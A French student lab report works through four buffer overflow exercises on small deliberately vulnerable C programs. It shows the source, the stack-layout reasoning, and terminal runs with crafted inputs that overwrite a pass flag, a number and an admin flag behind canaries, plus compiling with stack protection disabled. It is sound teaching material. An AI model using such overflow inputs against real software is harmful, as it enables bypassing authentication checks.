Rapport Exercices Sécurité des Applications : Série 4

Thomas Dagier

October, 20, 2020

1 Buffer Overflow Attack (BUF1)

Dans cette série d'éxercices, nous devons trouver un moyen d'écrire dans la mémoir à un endroit qui n'est normalement pas accessible. Pour cela, on utilise une attaque de buffer overflow qui consiste à faire dépasser la contenance du buffer et remplacer des valeurs dans la mémoire.

En effet, au lancement d'une fonction du programme, les variables sont déclarées dans la pile. Une fois les variables déclarées, elles possèdent une adresse sur laquelle se trouve une valeur. L'adresse étant fixe tout au long du programme, il est possible de modifier la valeur qui est pointée par une adresse fixe.

```
4   int main(void)
5   {
6       char buff[8];
7       int pass = 0;
8
9       printf("Exercice 1\n");
10
11      printf("Enter the password: \n");
12      gets(buff);
13
14      if(strcmp(buff, "123456"))
15      {
16          printf("\nWrong Password\n");
17      }
18      else
19      {
20          printf ("\nCorrect Password\n");
21          pass = 1;
22      }
23
24      if(pass)
25      {
26          printf ("Congratulation\n");
27      }
```

Figure 1: code du premier binaire

Ici, nous devons entre en paramètre, lors de l'éxécution, un mot de passe. On s'attend à ce que ce mot de passe soit d'une taille maximum de 8 caractères d'après la taille du buffer. On observe aussi que le bon mot de passe semble être "123456".

Enfin, et c'est le plus important, d'après les déclarations des variables, le flag pass est à la suite du buffer. C'est grâce à cela que l'on va pouvoir effectuer un comportement non-attendu. La manipulation à faire est de rentrer un mot de passe plus grand que 8 caractères. Comme il n'y a pas de contrôle de la longueur, on va écrire les valeurs dans la mémoire mais on va dépasser de la taille maximum attendue. On va donc écrire dans les slots de mémoires allouées par la pile qui suivent le buffer. A cause de la déclaration des variables, on va don écrire dans la valeur qui devrait être celle du flag.

Ce que l'on s'attend à avoir c'est que le mot de passe est faux et pourtant l'indication "congratulation" devrait s'afficher :

```
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main1
Exercice 1
Enter the password:
123456789

Wrong Password
Congratulation
```

Figure 2: éxécution du premier binaire

En effet, on observe que c'est bien ce que l'on attend qui se passe puisque l'on rentre un mot de passe de plus de 8 caractères, la valeur du flag n'est donc plus 0 ce qui a pour effet de nous afficher le bon message.

2 Buffer Overflow Attack (BUF2)

Pour le second buffer overflow le principe est éxactement le même. Nous devons faire en sorte de modifier la valeur de number pour que sa racine carrée soit égale à 10. Il faut donc que le nombre soit égal à 100.

```
 5  int test(const char* input) {
 6
 7      char buf[50];
 8      int number = 64;
 9
10      strcpy(buf, input);
11
12      double squareRoot = sqrt(number);
13
14      printf("Hello %s,\nThe square root of %d = %.2lf\n", buf, number, squareRoot);
15
16      if (squareRoot > 9.9 && squareRoot < 10.1) {
17
18          printf("Congratulation\n");
19      }
20  }
```

Figure 3: code du second binaire

De plus, le buffer est d'une taille de 50. Il faut alors prendre en compte ce changement lors de l'écriture du paramètre. Enfin, pour écrire la valeur 100 dans number, il faut que le caractère possède la valeur ASCII 100 en décimal. On doit donc écrire la valeur "d" lorsque l'on dépasse du buffer.

```
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main2 12345678901234567890123456789012345678901234567890d
Exercice 2
Hello 12345678901234567890123456789012345678901234567890,
The square root of 64 = 8.00
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main2 12345678901234567890123456789012345678901234567890dd
Exercice 2
Hello 12345678901234567890123456789012345678901234567890,
The square root of 64 = 8.00
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main2 12345678901234567890123456789012345678901234567890ddd
Exercice 2
Hello 12345678901234567890123456789012345678901234567890,
The square root of 64 = 8.00
```

Figure 4: éxécution du second binaire

On remarque que la racine n'a pas changée. C'est normal car l'adresse de la variable number n'est pas collée à celle du buffer. On peut décider d'écrire par dessus toutes les valeurs comprisent entre le buffer et number (compris) dans la mémoire ou bien juste d'écrire par dessus la valeur de number et de mettre n'importe quoi pour les autres.

```
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main2 12345678901234567890123456789012345678901234567890ddddddddddddd
Exercice 2
Hello 12345678901234567890123456789012345678901234567890,
The square root of 100 = 10.00
Congratulation
```

Figure 5: éxécution du second binaire

Le message de validation apparait alors ce qui signifie que notre racine carrée est bonne et que notre buffer overflow a bien fonctionné.

3 Buffer Overflow Attack (BUF3)

Cett exercice se base sur le même concept mais avec une difficulté suplémentaire :

```
 5  int test(const char* input) {
 6
 7      char buf[50];
 8      int canary = INT_MAX-1;
 9      int admin = 0;
10
11      strcpy(buf, input);
12
13      if(strcmp(buf, "123456"))
14      {
15          printf("Wrong Password\n");
16      }
17      else
18      {
19          printf ("Correct Password\n");
20          admin = 1;
21      }
22      printf("canary=%x\nADMIN=%d\n",canary,admin);
23
24      if (admin == 1 && canary == (INT_MAX-1)) {
25
26          printf ("Congratulation\n");
27      }
28  }
```

Figure 6: code du troisième binaire

Note : j'ai modifié le binaire pour pouvoir afficher la valeur du canary et celle de l'admin (ligne 22). Cependant, l'éxécution finale est bien sur le binaire déjà compilé.

On obseve la présence d'un canary. C'est une variable qui se situe entre le buffer et le flag. Il est alors impossible de seulement faire éclater le buffer. Il faut le faire de sorte que la valeur du canary ne soit pas modifiée mais aussi que la valeur de l'admin soit d'éxactement 1. Pour écrire un nombre sur plus de 1 byte, il devient assez complexe de le faire avec la conversion ASCII. En regardant les pdf donnés dans la consigne, j'ai remarqué qu'il est possible de donner en ligne de commande une suite de bytes que l'on écrit avec python.



Figure 7: compilation du troisième binaire

On commence par compiler le programme modifié avec la commande :`gcc main3.c -fno-stack-protector`. On utilise un argument suplémentaire afin d'éviter les erreurs de stack smashing déclenchées automatiquement par gcc. Ensuite, on utilise la commande `./a.out $(python -c 'print ("\x41" * 50')`. Avec cette commande, on donne en paramètre une suite de 50 caractères dont la valeur hexa est 41 soit un "A". Ceci nous permet de remplir le buffer. Il nous faut également mettre la valeur exacte du canary qui est INT_MAX-1 soit 2147483646. Convertit en héxa, cela vaut 0x7FFFFFFE.

Figure 8: éxécution du troisième binaire

Le canary qui est affiché est bon mais le flag admin n'est pas modifié. Il faut donc mettre un 1 soit "textbackslash x01" à la suite de la commande :



Figure 9: éxécution du troisième binaire

Le message de validation apparait. On est donc sûr que la commande est bonne d'après l'affichage du binaire modifié. On test donc sur l'officiel :



Figure 10: éxécution du troisième binaire

On a aussi le message de validation qui montre que le buffer overflow a fonctionné.

4 Buffer Overflow Attack (BUF4)

Le 4eme buffer overflow est exactement le même que le précédent. Cette fois-ci, le canary n'est plus un nombre mais un tableau de 5 caractères.

```
 6  int test(const char* input) {
 7
 8      char buf[50];
 9      char can[] = {'P', 'o', 'u', 'e', 't'};
10      int admin = 0;
11
12      strcpy(buf, input);
13
14      if(strcmp(buf, "123456"))
15      {
16          printf("Wrong Password\n");
17      }
18      else
19      {
20          printf ("Correct Password\n");
21          admin = 1;
22      }
23      printf("can=%s\nADMIN=%d\n",can,admin);
24
25
26      if (admin == 1 && can[0] == 'P' && can[1] == 'o' && can[2] == 'u' && can[3] == 'e' && can[4] == 't') {
27          printf ("Congratulation\n");
28      }
29  }
```

Figure 11: code du quatrième binaire

De la même manière que pour le précédent, on affiche le canary une fois le buffer éclaté :

```
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./a.out $(python -c 'print ("\x41" * 50)')
Exercice 4
Wrong Password
can=PouetAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ADMIN=0
```

Figure 12: éxécution du quatrième binaire

On remarque, en affichant le canary qu'il se trouve avant le mot de passe que l'on rentre. Ceci semble s'éxpliquer par le fait que le tableau du canary n'a pas de taille fixe. Cela étant remarqué, il suffit de rajouter la valeur attendue pour l'admin à la suite du mot de passe :

```
thomas@thomas:~/Documents/GIT/securite_applications/Serie5/exos$ ./main4 $(python -c 'print ("\x41" * 50 + "\x01")')
Exercice 4
Wrong Password
Congratulation
```

Figure 13: éxécution du quatrième binaire

Sur le binaire non modifié, on constate bien que le canary se trouve avant puisque ajouter un 1 collé au dernier carctère ne modifie pas le canary et met le flag de admin à la bonne valeur.